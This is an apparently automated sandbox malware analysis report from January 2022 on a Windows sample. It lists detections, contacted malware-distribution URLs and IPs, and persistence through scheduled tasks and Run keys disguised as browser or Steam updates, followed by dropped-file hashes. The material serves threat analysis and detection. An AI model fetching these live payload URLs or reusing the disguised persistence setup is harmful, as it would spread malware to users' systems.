24.0.8939.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1123244		Download File
2.0.JV4ILFxpDY.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
40.0.8DFC.exe.f40000.9.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
25.3.D675.exe.5a0000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
27.0.8DFC.exe.8d0000.2.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
40.0.8DFC.exe.400000.10.unpack	100%	Avira	HEUR/AGEN.1145065		Download File
40.0.8DFC.exe.f40000.13.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
24.1.8939.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
24.2.8939.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.3.7C86.exe.2090000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
17.0.7C86.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
40.0.8DFC.exe.400000.12.unpack	100%	Avira	HEUR/AGEN.1145065		Download File
24.0.8939.exe.400000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
14.2.jhewjjt.5715a0.1.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
24.0.8939.exe.400000.6.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
27.0.8DFC.exe.8d0000.3.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
40.0.8DFC.exe.400000.8.unpack	100%	Avira	HEUR/AGEN.1145065		Download File
40.0.8DFC.exe.f40000.3.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
15.2.jhewjjt.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
40.0.8DFC.exe.f40000.0.unpack	100%	Avira	HEUR/AGEN.1211353		Download File
24.0.8939.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1123244		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://185.7.214.171:8080/6.php	100%	URL Reputation	malware	
http://host-data-coin-11.com/	0%	URL Reputation	safe	
http://data-host-coin-8.com/files/6961_1642089187_2359.exe	13%	Virustotal		Browse
http://data-host-coin-8.com/files/6961_1642089187_2359.exe	100%	Avira URL Cloud	malware	
http://data-host-coin-8.com/game.exe	0%	URL Reputation	safe	
http://data-host-coin-8.com/files/8474_1641976243_3082.exe	16%	Virustotal		Browse
http://data-host-coin-8.com/files/8474_1641976243_3082.exe	100%	Avira URL Cloud	malware	
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://https://api.ip.sb/ip	0%	URL Reputation	safe	
http://unicupload.top/install5.exe	100%	URL Reputation	phishing	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://privacy-tools-for-you-780.com/downloads/toolspab3.exe	14%	Virustotal		Browse
http://privacy-tools-for-you-780.com/downloads/toolspab3.exe	100%	Avira URL Cloud	malware	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://goo.su/abhF	0%	Avira URL Cloud	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://https://185.233.81.115/32739433.dat?iddqd=1	0%	Avira URL Cloud	safe	
http://data-host-coin-8.com/files/7729_1642101604_1835.exe	100%	Avira URL Cloud	malware	
http://data-host-coin-8.com/files/9030_1641816409_7037.exe	100%	Avira URL Cloud	malware	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
unicupload.top	54.38.220.85	true	false		high
host-data-coin-11.com	93.189.42.167	true	false		high
cdn.discordapp.com	162.159.134.233	true	false		high
privacy-tools-for-you-780.com	93.189.42.167	true	false		high
goo.su	172.67.139.105	true	false		high
transfer.sh	144.76.136.153	true	false		high
a0621298.xsph.ru	141.8.194.74	true	false		high
googlehosted.l.googleusercontent.com	142.250.181.225	true	false		high
data-host-coin-8.com	93.189.42.167	true	false		high
clients2.googleusercontent.com	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://a0621298.xsph.ru/7.exe	false		high
http://185.7.214.171:8080/6.php	true	• URL Reputation: malware	unknown
http://host-data-coin-11.com/	false	• URL Reputation: safe	unknown

Name	Malicious	Antivirus Detection	Reputation
http://data-host-coin-8.com/files/6961_1642089187_2359.exe	true	• 13%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://a0621298.xsph.ru/advert.msi	false		high
http://data-host-coin-8.com/game.exe	false	• URL Reputation: safe	unknown
http://data-host-coin-8.com/files/8474_1641976243_3082.exe	true	• 16%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://a0621298.xsph.ru/c_setup.exe	false		high
http://a0621298.xsph.ru/3.exe	false		high
http://a0621298.xsph.ru/RMR.exe	false		high
http://a0621298.xsph.ru/443.exe	false		high
http://unicupload.top/install5.exe	true	• URL Reputation: phishing	unknown
http://a0621298.xsph.ru/442.exe	false		high
http://privacy-tools-for-you-780.com/downloads/toolspab3.exe	true	• 14%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://https://goo.su/abhF	false	• Avira URL Cloud: safe	unknown
http://a0621298.xsph.ru/9.exe	false		high
http://a0621298.xsph.ru/KX6KAZ9Tip.exe	false		high
http://https://185.233.81.115/32739433.dat?iddqd=1	true	• Avira URL Cloud: safe	unknown
http://data-host-coin-8.com/files/7729_1642101604_1835.exe	true	• Avira URL Cloud: malware	unknown
http://data-host-coin-8.com/files/9030_1641816409_7037.exe	true	• Avira URL Cloud: malware	unknown
http://a0621298.xsph.ru/123.exe	false		high
http:// https://cdn.discordapp.com/attachments/903666793514672200/930134152861343815/Nidifying.exe	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.166.28.199	unknown	Netherlands		14061	DIGITALOCEAN-ASNUS	true
172.67.139.105	goo.su	United States		13335	CLOUDFLARENETUS	false
86.107.197.138	unknown	Romania		39855	MOD-EUNL	false
54.38.220.85	unicupload.top	France		16276	OVHFR	false
93.189.42.167	host-data-coin-11.com	Russian Federation		41853	NTCOM-ASRU	false
144.76.136.153	transfer.sh	Germany		24940	HETZNER-ASDE	false
185.233.81.115	unknown	Russian Federation		50113	SUPERSERVERSDATACENTERRU	true
185.7.214.171	unknown	France		42652	DELUNETDE	true
185.186.142.166	unknown	Russian Federation		204490	ASKONTELRU	true
141.8.194.74	a0621298.xsph.ru	Russian Federation		35278	SPRINTHOSTRU	false
162.159.134.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	552985
Start date:	14.01.2022
Start time:	01:49:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 50s
Hypervisor based Inspection enabled:	false
Report type:	light

Sample file name:	JV4ILFxpDY.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	44
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@50/33@90/12
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 23.8% (good quality ratio 17%) • Quality average: 55.1% • Quality standard deviation: 40.3%
HCA Information:	• Successful, ratio: 57% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
01:50:48	Task Scheduler	Run new task: Firefox Default Browser Agent C25148E6F945E192 path: C:\Users\user\AppData\Roaming\jhewjjt
01:50:54	API Interceptor	7x Sleep call for process: svchost.exe modified
01:51:02	API Interceptor	1x Sleep call for process: D675.exe modified
01:51:09	API Interceptor	2x Sleep call for process: dllhost.exe modified
01:51:13	API Interceptor	1x Sleep call for process: WerFault.exe modified
01:51:15	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified
01:51:41	Task Scheduler	Run new task: mjlooy.exe path: C:\Users\user\AppData\Local\Temp\82aa4a6c48\mjlooy.exe
01:51:48	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\start ChromeUpdate.lnk
01:52:02	API Interceptor	1x Sleep call for process: explorer.exe modified
01:52:13	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Steam C:\Users\user\AppData\Roaming\NVIDIA\dllhost.exe
01:52:34	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Steam C:\Users\user\AppData\Roaming\NVIDIA\dllhost.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_7C86.exe_2af8947ee494ec41f812f5e528f61d3de62185d_d99b4c85_14e1e829\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8137835633049646
Encrypted:	false
SSDEEP:	96:PrFx9DUZLbfnXOQoJ7R3V6tpXIQcQec6tycEfcw3m+HbHg/8BRTf3o8Fa9iVfOyD:z5DU1bf28HQ0lbjIq/u7sTS274ltL
MD5:	AD5EA79F6FF3C7F09B121937D84DA1DA
SHA1:	3AA36A4F0E26A571DB72EE6D7D19821FFD31CDA5
SHA-256:	CA90D7B7AACE3F84C72C3EF49007A624AD7B93BAFA5990824C9C02BBA0333453
SHA-512:	C93961034CB663B2736B19CAFAFE3B6EDC2FDFB34D511324DD422C1D519133EA8F355B037BF341C1FB1F7B7B4674725DAB04B93542B83E26C2A1E1A2E6ACAFA
Malicious:	false
Reputation:	unknown
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.6.6.2.7.4.6.2.1.1.2.0.9.7.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.8.6.6.2.7.4.7.2.1.1.2.0.9.9.7.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.9.5.4.5.d.8.a.-.f.e.3.0.-.4.c.6.6.-.8.4.e.9.-.9.4.0.8.e.a.d.9.6.2.e.4.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.1.9.6.7.5.0.a.-.6.4.1.3.-.4.2.7.6.-.a.1.f.7.-.5.4.0.1.a.d.f.1.f.b.1.8.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.7.C.8.6...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.5.2.4.-.0.0.0.1.-.0.0.1.c.-.b.8.5.d.-.7.c.3.7.2.c.0.9.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.f.6.5.f.f.7.b.f.0.9.9.c.c.b.6.e.d.c.a.c.a.1.6.e.f.c.5.7.d.b.c.2.0.0.0.0.2.9.0.1.!.0.0.0.0.5.9.9.5.a.e.9.d.0.2.4.7.0.3.6.c.c.6.d.3.e.a.7.4.1.e.7.5.0.4.c.9.1.3.f.1.f.b.7.6.!.7.C.8.6...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.1.1././.1.2.:.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER38CE.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	56908
Entropy (8bit):	3.0437265795297215
Encrypted:	false
SSDEEP:	1536:gsH8P1O8KWFedClVTrDRvznqSzidyiUDBPzSGBJcA5nvBWr:gsH8P1O8KWFedClVTrDRvzqSzidyiUD+
MD5:	A956B04ECB35237261E0499859DA5FFB
SHA1:	6DB3CE6EA6483E762920E72F2D70BBAA7CCEFD51
SHA-256:	2393757480F3145669EDBFF111027F0C90F11CC7D473C6758B2221095963A1BC
SHA-512:	441E52365E6052DB19D058C3A70443C4A4CE575B7F1D566B373677B29399572D7DF75862BC4F80B9E1BF436CD2C28635C764665ECE982B259313979A9BDD9F4F
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER43BB.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Fri Jan 14 09:51:03 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	36708
Entropy (8bit):	2.1184854648886953
Encrypted:	false
SSDEEP:	96:5s808v/fmOVs4JPDmci7ehEnus9D5a5aJIR8cPAIxSMOVHbkqrxWInWIXQIRTYeH:Z/frlJJOeh0kxR8k3bKbz3YeiEEnR+
MD5:	D1C3EDE01CE2AE8739A6C52A345B885B
SHA1:	A506F0DFB55D3B25A8F250C06472C2FA68466598

C:\ProgramData\Microsoft\Windows\WER\Temp\WER43BB.tmp.dmp	
SHA-256:	34C60EAAB990FC362145DB7A8A4E774EC3279ACE3DAABC7C42EE8E82D6F9E6A6
SHA-512:	200711C33FE98F82283E1EB2B465ED7DCBE87072B3ED576C8650893F65F48B2949D2A81CB8F45D1551F6AEC5339167638BBF96709850D7A44AE148C44285E445
Malicious:	false
Reputation:	unknown
Preview:	MDMP..... .....G.a.....$...z%.....T.....8.....T.....z.....H.....4.....U.....B.....GenuineIntelW.....T.....$...|G.a..... .....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4A92.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8394
Entropy (8bit):	3.697757375624238
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNimg69K6YF1LSUayW8gmfLRSRUCpDh89bdVsfm3/m:RrlsNiJ69K6YzSUayW8gmfLRSRqdufmO
MD5:	A90A6A219AD4395E26AE1FEA38AE64E3
SHA1:	8711599A6CDCD782FF1BC35DADBAF7427D6E49F4
SHA-256:	5643B1A21D91F7DE181EF4CA24D191F2A03C35089A5C0F55DD97F70086FF9BC8
SHA-512:	A488A827782F5A04CF925B586E12401EB19BBEE71A734304C1888BA9EFE49AAB6D9834B7903E761C65ACC87CD90C0262ECEBD5F3A538CF769F02D74E0C68F0D
Malicious:	false
Reputation:	unknown
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.1.3.1.6.</.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4EBA.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4685
Entropy (8bit):	4.476836925244776
Encrypted:	false
SSDEEP:	48:cvIwSD8zslJgtWI9B1WSC8BK8fm8M4Jd8qFFlm+q8vc8mrcgNgd:uITf/mESNZJTIK8cgNgd
MD5:	EA9D4A9E3AC70EB3F4B9CA7E41B8581E
SHA1:	80CB8B024FD360176EDE45E66FED9717D0982D5A
SHA-256:	871BA062E1BC6226368F9796A245F3E5F3460CF90AAD734108AA6A3791BF810F
SHA-512:	E9967FF39E0008616491C6E34DDD4C21791FE5E47359D5F09941F7AA44B703261A24C300620E1CFE9515395C062CF86A3B215A49F2C24F59709D82EA54FAA3D2
Malicious:	false
Reputation:	unknown
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1341781" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER52B0.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6992615325616334
Encrypted:	false
SSDEEP:	96:9GiZYW14rjoFYwYpWyPHJYEZrEt8i+Ohluwnp1bahq5pwCHIDg3:9jZDF3i/Gxahq5pwCoDg3
MD5:	9FBB99369675C1C5625AC6FF5319DE12
SHA1:	04CD2448E03E97C619DBB9FBBB6162E242C49D98
SHA-256:	F3738850FAEC16B7A0A841462CFA40AD57F61AF92095913EBCB9EDF06E744015
SHA-512:	2AC2BFAEBF7EA95EAF8DF361D2FD1D650A2E26EBAE24E7C2A1353504792FBA5FDE513EAA51F9DB364EC683BFA0596F0DF2D9D60DD6CC2170EE294DC3AEBCCA25
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WER52B0.tmp.txt	
Reputation:	unknown
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1. ....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WER72AD.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	52522
Entropy (8bit):	3.054540782587767
Encrypted:	false
SSDEEP:	1536:NmHfq34BsWtedClA2DxEK/V9FV++cym2EcYO3YI5/b1tuFUdmN:NmHfq34BsWtedClA2DxEK/V9FV+bym2I
MD5:	4391CC1F0510EFA5F286B1C53B2F7437
SHA1:	15FDB4E9C6BD2B1667270904D1218CFAEB1821BD
SHA-256:	04ABE831B631D8064B3238BEEE1A14BF74B1F2F01E1A88BC7B373AD23C47DA0F
SHA-512:	82B1359E5CA83B736C974031263F9B6DC9747E4F169A44767F0343FD9948D0E74C9BFBF1C89BA0E17C37418F5DCEFDC98B0783AEBFE01820417AF286FEC2234
Malicious:	false
Reputation:	unknown
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H. i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F. a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e. a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n. t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u. n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7A7E.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6969283840535048
Encrypted:	false
SSDEEP:	96:9GiZYWhMT2l16b3xYryYcWulSnLH7YEZYv0t0iiO7q/wQkBnUBpaHHRVeVIjrf3:9jZDK6oMyTlt2hsaHHRVeqjL3
MD5:	F6E2313BFE0EFD3465EC3630AB9A02E5
SHA1:	615CC8DFE525C139409B737D0D8D514851233C85
SHA-256:	009C6F2BB76935728856E2797635A0BB0E3F3E7F5908560C0382353D7C38EA41
SHA-512:	3D1CE75DC31FA286C7479A7EFCF8F51EBE8C3C23BF2D47EA778812367EDEA5795B64798CE7EAA5A0B45196415E0AFED93EC75C138400C45E44DCDDBBC9B98 5A3
Malicious:	false
Reputation:	unknown
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1. ....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\8DFC.exe.log	
Process:	C:\Users\user\AppData\Local\Temp\8DFC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	700
Entropy (8bit):	5.346524082657112
Encrypted:	false
SSDEEP:	12:Q3La/KDLI4MWuPk21OKbbDLI4MWuPJKiUrRZ9I0ZKhat/DLI4M/DLI4M0kvoDLIw:ML9E4Ks2wKDE4KhK3VZ9pKhgLE4qE4jv
MD5:	65CF801545098D915A06D8318D296A01
SHA1:	456149D5142C75C4CF74D4A11FF400F68315EBD0
SHA-256:	32E502D76DBE4F89AEE586A740F8D1CBC112AA4A14D43B9914C785550CCA130F
SHA-512:	4D1FF469B62EB5C917053418745CCE4280052BAEF9371CAFA5DA13140A16A7DE949DD1581395FF838A790FFEBF85C6FC969A93CC5FF2EEAB8C6C4A9B4F1D55 D
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\8DFC.exe.log	
